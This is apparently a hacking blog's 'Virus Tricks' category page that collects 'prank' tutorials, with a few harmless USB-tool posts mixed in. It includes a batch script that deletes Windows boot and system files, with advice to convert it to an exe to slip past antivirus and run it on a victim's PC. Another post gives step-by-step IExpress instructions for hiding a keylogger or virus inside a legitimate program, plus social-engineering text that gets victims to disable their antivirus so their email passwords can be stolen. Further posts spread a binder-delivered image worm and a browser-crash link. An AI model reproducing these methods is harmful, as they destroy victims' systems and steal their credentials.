
Showing posts with label Virus Tricks. Show all posts
Crash any System with a URL

Time for fun. This is a prank and is not very harmful since it only
freezes the computer with no other residues to the harmed PC. Once, you send
the link to someone and he clicks it, that link will open Outlook Express many
times because it sends many emails at the same time.
This Crash is a simple JavaScript exploit that still works on all web
browsers. With JavaScript it will starts an infinite loop of sending emails by
opening your email client.
It's not harmful since it only hangs and freezes the PC, after a
restart it will recover its health.
How to cancel it, if clicked?
If you have clicked the link, open fast Task Manager and Kill the
process of the email client, before you ran out of RAM.
The Link to Send: (Don't Click
it)
http://tiny.cc/ibJUN OR http://goo.gl/oqOTC
One
click and it does all. Enjoy.
Tag :
Site Tricks,
Virus Tricks
How to terminate a computer?

Many of the users call this a virus, but it’s just a batch file. This is a yet another Windows prank, but a serious one. Where you are able to terminate a computer forever (shutdown), by making a Batch File. This batch file will starts deleting very useful system files then it will shuts down the computer with Shutdown Command.
Steps:-
1) Open notepad.
2) Copy the following text and paste it to
Notepad:
@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
3) Save the file as: Shutdown.bat
4) Convert the .Bat file to .Exe using Bat2Exe Converter.
This is necessary as most Anti-viruses will
detect it as Malware.
5)
Run the converted Exe file in the Computer you want to harm.Bat2Exe Convertor has many features as encryption, visibility and icon changer and so on.
Note:- Do not try this on your Computer, else you'll not be able to recover it unless you re-install Windows. Disclaimer Act.
Image Worm: Hacks Images on Remote PC

Image hack a very popular worm to hack
images on remote computer. So, I am posting Image Worm software developed by
Nathan which you can use to hack images on remote computer. You can also use
Winspy Keylogger to hack images on remote computer.
1. Download Image Worm software to hack
images on friend’s computer.
2. Run the Image Worm software to see:

3. Now, select any image on your
computer. This image will be used to replace all the images on victim computer
i.e. all the images on your friend’s computer will be changed to your selected
image.
4. After selecting the image, hit on
“Build Worm” and Image worm will create a server.exe file in current directory.
Note: Do not run this server.exe file
on your own computer. If you want to try
out on your computer, make sure you use Deep
Freeze software before running server.exe file.
5. Now, bind the server.exe file with
any other .exe file using FUD
binder software, i have discussed about FUD binder before in my earlier posts. Send this binded file to your friend and ask him to run it
on his computer. After running, our server.exe file will silently install
itself on victim computer and all his images will be changed to your image
selected in Step 3.
Thus, the image hacking software
changes all images on victim computer. You are able to hack images on your
friend’s computer thanks to Image Worm software.
Note: The server.exe file may take
some time to hack images on remote computer. Also, on some computers, Image
Worm is able to hack images present in “Pictures” folder. So, the working of
Image worm to hack images varies according to computer.
So, I hope now you can hack
images on your friend’s computer. I have tried this image hack and is working
perfectly for me. If you have any problem in this tutorial to hack images on
remote computer, please mention it in comments.
I have already created one software of
the worm binded with Teracopy. Teracopy is a copy manager, where you can pause a copy and many more features. So, you tell your friend to install this software. Download it from here.
Enjoy Image Worm software to hack
images on your friend’s computer…
Tag :
Hacks,
Virus Tricks
FUD Binder: How to bind a Keylogger or Virus to any exe
.jpg)
FUD sands for Fear, Uncertainty, Doubt. A Binder is file joiner software which performs the job of combining two files (usually exe files) in one file. Most file joiners or Binders are detectable to antiviruses and hence the resultant binded file also becomes detectable. Iexpress is free windows utility which I am gonna show how to use it.
Usually, whenever you want to hack your victim’s password, you have to
send your victim a Keylogger or a virus or a worm, the actual server.exe file
is easily detectable. So you bind it with any software and send it to the
victim. Now, the binded server is not visible to victim. Whenever the victim
will run the binded file on his computer, the server will get installed in
background. Victim would not have any knowledge of the server and it will
appear to him that only .exe file is running.
How to use Iexpress Binder?
1. Go to Start, then Run and type- “iexpress” and hit on OK.How to use Iexpress Binder?

2. Create new SED (Save Self Extraction Directive), Hit on Next twice.
In “Package Title”, enter the name of the software with which you are going to
bind your server (keylogger or virus).
Example: - I am binding my Ardamax remote keylogger server with Teracopy. So, I’ll enter Teracopy.
Example: - I am binding my Ardamax remote keylogger server with Teracopy. So, I’ll enter Teracopy.
3. In Confirmation Prompt, hit on “Prompt User with” and enter
something like this:
“Windows will install necessary files.
Please disable your Antivirus before further installation proceeds.”
or
“Please disable your Antivirus before further installation proceeds. As this software performs a pre-crack.”
or
“Please disable your Antivirus before further installation proceeds. As this software performs a pre-crack.”
So, whenever the victim will run our binded file, he will get a message
alert to disable his antivirus. This step helps us in bypassing antivirus
detection. Hit on Next twice.
4. You will come to “Packaged files” interface. Hit on Add and select
the two files you want to bind. Hit on Next.
5. Now, this one is important. In Install Program to launch pane,
select the files as
Install Program: Select your server (keylogger or virus) file.
Post Install Command: Select your software (.exe file) with which you want
to bind the server.
6. Hit on Next and select “Hidden”. Click on Next twice.
7. In Package Name and Options, hit on Browse and select the path where
you want to save the binded file. Also, check “Hide File Extracting Animation
from User” and hit on Next.
8. In Configure Restart, select “No Restart” and hit on Next. In SED,
select “Don’t save” and hit on Next twice. Iexpress will start binding file for
you. Finally, hit on Finish to complete the binding process.
Thus, you have now binded your server to .exe file. Now, simply send
this binded file to your victim and ask him to run your binded file on his
computer. Once he disables his antivirus, your server will get installed and
you can easily hack his email password. The best part of Iexpress file joiner
binder is that it is going to remain FUD forever because it is a windows
utility. Also, Iexpress file joiner does not corrupt your server.
Share your reactions in comments. I am always here to help you. Enjoy
Iexpress file joiner to bind server to exe file.
Protect your USB Drives from Viruses

Want to protect your USB Flash Drive, iPod and other removable USB storage device from getting infected from virus?
Viruses spread firstly through pen drives when we use in schools, colleges and office. Files like autorun.inf and some other files which will later prevent the virus infection as these files being already created and cannot be deleted, so that virus or Trojan cannot copy files and folders or create them on your USB Drive when you connect your drive to virus infected PC.
Tag :
Security,
Virus Tricks
How to create a simple fake virus for windows by using the nircmd utility.

Have you ever dreamed of creating a fake virus yourself to play a prank by installing the virus on your friend computer and a making a fool of him. If Yes then this post is of great interest to you.
So what would you like to do with a virus to make your friend believe that a virus has infected his/her computer.
Hmm….let me guess?
1. Suddenly Opening and closing of cd drive.
2. Power off the monitor.
3. Log out the user out of windows xp.
4. Turn off the computer.
5. And much more….well actually any of the above events combination can make any windows user thinks that his/her system is infected.
Tag :
Virus Tricks
5 Useful Applications For A USB Drive
We all love our USB drives, don’t we? You should probably be using someportable apps on your USB drive.
In this post, I want to cover a few apps that will make managing your USB drive easier. In essence I’ll talk about tools that can be used to make things easier if you’ve got a USB drive – not about apps that work from your drive.
So here we go - five applications to make things easier if you’re using a USB thumb drive.

1) Prevent Virus Infections on your USB Thumb Drive with ThumbScrew
If you’re working on a system that’s probably infected with viruses, you wouldn’t want to see your USB thumb drive get infected by the same – they probably have some backups of your data that you cannot afford to lose. However, if you’re in an inevitable situation where you really have to access the USB drive do so after you install ThumbScrew.
ThumbScrew can be used to write-protect your USB drive so that malware from your computer doesn’t spread to it. Download and launch the app, right click the System Tray icon and choose ‘Make USB Read Only’. Nothing could be written to the USB Drive, you’re completely protected from infections spreading to your disk from your computer.
2) Eject USB Devices Quickly with USB Disk Eject
Windows does give you options to eject your USB drives – we all use that by clicking on the ‘Safely Remove Hardware’ option in the System Tray. But have you ever thought it’s too cumbersome and the list confuses you more than helps you remove thatparticular device?
People who’ve got multiple USB Devices connected to their system will have really felt this annoyance as the hardware remove dialog doesn’t make it clear which option removes what device.
Here’s the solution: Download this tiny but functional app called USB Disk Eject. Just double-click when you need to remove a USB drive and a window will pop up listingthe devices connected to your system via USB. Each device is labelled clearly and legibly. Just double-click on the one that you want to get removed and you’re done.
Tag :
Comp Tricks,
Virus Tricks
Blue Screen Virus Creation 1.0

For all those who use a computer there`s nothing worse than the appearance of the blue Windows screen announcing a fatal system error indicating that something has gone horribly wrong inside your PC (and that from this moment on your PC won`t work).
Blue Screen Virus Creation 1.0 is a joke of doubtful humour to play on your friends (or better, your enemies) that simulates those circumstances of fatal system errors using the famous blue screen...
Tag :
Virus Tricks
Fake Virus!!!

 Want to prank your friends and shutdown their computer? Look here to see how. NOTE:it just shuts down it doesn't kill memory, programs, ETC. Please comment. thanks!
step 1
Start
Ok if you want to be as diabolical and evil as me, here is what you do. First, right click on your desktop and click new shortcut
 step 2
step 2 Type Location of the Program
Ok, now you must type the location of the program. there should be a blank new icon and another window shall open. in the text box within the window type... shutdown (space) -s (space) -t (space) (seconds you want to give the person before their computer starts to shutdown) (space) -c (space) (start quotation mark) (message you want to give them when the countdown seq…
Ok, now you must type the location of the program. there should be a blank new icon and another window shall open. in the text box within the window type... shutdown (space) -s (space) -t (space) (seconds you want to give the person before their computer starts to shutdown) (space) -c (space) (start quotation mark) (message you want to give them when the countdown seq…
 step 3
 Name the Program
Now it should ask you to name the icon. the name will show up to whoever you send it to and it will also be seen on your desktop. if this is for a prank that you will send to someone else then i suggest you name it like a game or a real program. NOTE:you will need to be able to find the picture of the game/program you say later. so if you put Frogger (classic game) you …





.jpg)


